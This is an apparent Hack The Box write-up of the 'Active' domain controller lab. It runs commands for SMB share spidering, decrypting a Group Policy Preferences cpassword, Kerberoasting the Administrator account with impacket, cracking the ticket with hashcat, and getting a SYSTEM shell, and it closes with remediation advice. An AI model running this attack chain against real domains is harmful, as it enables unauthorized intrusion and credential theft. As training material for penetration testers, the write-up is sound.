HTB-Active

Summary

Active is a Windows Server 2008 R2 SP1 dinosaur running as a domain controller. Enumerating shares reveals a Group Policy Preference file called Groups.xml in a public location. In ancient times, this was a technique used to set the RID 500 user password on domain hosts. Unfortunately, the battle-mages of lore have long divined the secrets of cracking these encrypted passwords (Microsoft posted the key online) leading to access to the SVC_TGS user. Checking for kerberoastable users you will find the Administrator is vulnerable (cringe). Cracking the Administrator ticket, you compromise the domain.

Actions

Every good engagement begins with an nmap scan:

```
→  active sudo nmap -sC -sV 10.10.10.100 -oN active.nmap
[sudo] password for microwave:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 14:20 EDT
Nmap scan report for 10.10.10.100
Host is up (0.042s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-30 18:20:26Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-30T18:21:21
|_  start_date: 2025-06-24T12:44:28

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.39 seconds
→  active
```

We need to go gentle with this one - its old.

I prioritize further enumeration as follows:


1. SMB
2. RPC
3. LDAP
4. Kerberos

I'll go ahead and chuck that domain name into my /etc/hosts

```
echo "10.10.10.100 active.htb" | sudo tee -a /etc/hosts
```

I check for anonymous shares, the Replication share is open for anonymous login:

```
netexec smb active.htb -u '' -p '' --shares
```



We can use netexec's "spider_plus" module to crawl through readable shares and return the secrets within.

```
netexec smb active.htb -u '' -p '' -M spider_plus
```

To my young eyes, it appears that there is not much in there:

```
→  active cat 10.10.10.100.json| jq .
{
  "Replication": {
    "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "23 B"
    },
    "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "119 B"
    },
    "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "1.07 KB"
    },
    "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "533 B"
    },
    "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "2.72 KB"
    },
    "active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "22 B"
    },
    "active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
      "atime_epoch": "2018-07-21 06:37:44",
      "ctime_epoch": "2018-07-21 06:37:44",
      "mtime_epoch": "2018-07-21 06:38:11",
      "size": "3.63 KB"
    }
  }
}
```


I go ahead and grab all of the files:

```
netexec smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

Everything looks like normal GP stuff. But then in this file:

Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml

I find this:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">

 <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS"
     image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-
                                AAB58578219D}">
```

```
                    <Properties action="U" newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8
  changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="activ
  </User>
</Groups>
```

I have no idea what that is so I continue my enumeration:

```
netexec ldap active.htb -u '' -p '' --users
```

no anonymous bind

```
rpcclient -U "" -N active.htb
```

```
enumdomusers
```

denied

```
netexec smb active.htb -u '' -p '' --rid-brute
```

nope

```
sudo responder -I tun0 -A
```

```
kerbrute userenum -d active.htb --dc active.htb -o valid_ad_users -v
/usr/share/wordlists/statistically-likely-usernames/jsmith.txt
```

So ya nothing from these techniques.

I furiously consult the oracle for wisdom on "cpassword active directory", eventually it reveals an ancient scroll discussing the gpp-decrypt tool. I tried to run it on my Kali box and find it is installed.

```
gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw
/NglVmQ
```

Faster than you can say floppy disk I had a password:

```
GPPstillStandingStrong2k18
```

I tested it using netexec smb:

```
netexec smb active.htb -u 'svc_tgs' -p 'GPPstillStandingStrong2k18'
```


Pwned.

I have decided that after I get a valid user on a domain, I will do the following in order:

1. check for kerberoasting (impacket-GetUserSPNs)
2. check for asreproasting (impacket-GetNPUsers)
3. Run bloodhound

On this box I did not get past step 1:

```
impacket-GetUserSPNs -dc-ip active.htb
active.htb/SVC_TGS:GPPstillStandingStrong2k18
```



I cringe.

After I get over it, I take some actions to grab the ccache file and hash for cracking.

With the GetUserSPNs tool, there are 2 options to get these things:

- -save will grab the ccache file (warning it will be in binary)
- -outputfile NAME will give you the hash for hashcat

$krb5tgs$23 hash types are hashcat mode 13100.

```
sudo hashcat -d 3 -m 13100 Administrator.krb5 /usr/share/wordlists/rockyou.txt
```

That cracked faster than a Napster download.

```
Ticketmaster1968
```

I went for system:

```
KRB5CCNAME=Administrator.ccache impacket-psexec
active.htb/administrator@active.htb -k -no-pass
```

Tat didn't work so I used normal password login and I got shell as SYSTEM.

Technically I should have grabbed the SVC_TGS users hash first, but this box was so easy I just swooped right in for both at the same time:

the user was SVC_TGS - flag was in Desktop

```
8d84e0434726e49f70f77f1586dc8159
```

To be fancy I dropped out of my shell to try grabbing the administrator hash just using netexec:

```
netexec smb active.htb -u Administrator -p Ticketmaster1968 --spider C\$ --
pattern txt
```

```
netexec smb active.htb -u Administrator -p Ticketmaster1968 --get-file
\\Users\\Administrator\\Desktop\\root.txt ./root.txt
```

root.txt

```
1af2c18a5ca29455c58f010cd0c3132f
```

Remediation

Storing RID500 user passwords this way is a technique that is almost 20 years old at this point. The other thing that came out of this time period was the Back Street Boys....

0xdf's walkthrough pointed to an article summarizing this shortcoming: https://adsecurity.org/?p=2288, I found it very informative. And now a history lesson:

Group Policy Preferences were a feature introduced by Microsoft to improve, among other things, storing domain configurations in plaintext in the SYSVOL. It enabled xml based preference files to

be distributed to domain hosts in a structured way. It looks like prior to this a lot of the work was custom through VBS scripts.

A patch released in 2014 (KB2962486) prevented administrators from placing passwords in GPPs. Microsoft also released guidance to set XML permission denied checks.

Of course, the modern solution is the “Local Administrator Password Solution” aka LAPS.

Conclusion

This was a very easy box. The hardest part for me was not identifying the configuration vulnerability and having to do research on it.